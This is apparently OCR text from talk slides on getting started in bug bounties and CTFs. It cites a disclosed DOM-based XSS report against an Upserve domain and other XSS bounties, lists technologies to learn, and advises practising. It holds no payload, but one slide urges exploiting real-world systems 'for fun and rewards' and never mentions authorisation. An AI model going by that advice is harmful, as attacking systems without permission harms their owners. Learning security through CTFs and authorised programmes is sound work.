
| | |
|---|---|
| State | Resolved (Closed) |
| Disclosed | June 25, 2019 7:26pm +0530 |
| Reported To | Upserve |
| Asset | inventory.upserve.com (Domain) |
| Weakness | Cross-site Scripting (XSS) - DOM |
| Bounty | $2,500 |

Collapse

SUMMARY BY UPSERVE

Due to incomplete origin validation, DOM-based XSS was possible at https:// postMessage.

# VANILLA XSS - 300$



# GOOGLE XSS - 3000$

Responsible Disclosure - Blogger XSS

# REAL WORD HACKING VS CTFS

They're different, but have a lot in common

CTFs are targeted to extract data from the other end, in real world you could have literally anything to aim

# HOW TO BEGIN?

- Start by learning what you have to exploit.

```
{
        web: ["html", "css", "javascript"],
        backend: ["node", "php", "python"],
        databases: ["sql", "mongo"],
        backend_advanced: ["nginx", "apache"],
        crypto: ["..."],
        rev: ...
}
```

- Read writeups (CTF or real word vulnerability reports)
- Practice - hackerone.com/ctftime.org

# FINAL POINTS

- Keep practicing - wasting hours
- Apart from CTFs, try to exploit in real world for fun and rewards
- You need to know how a lock works before picking it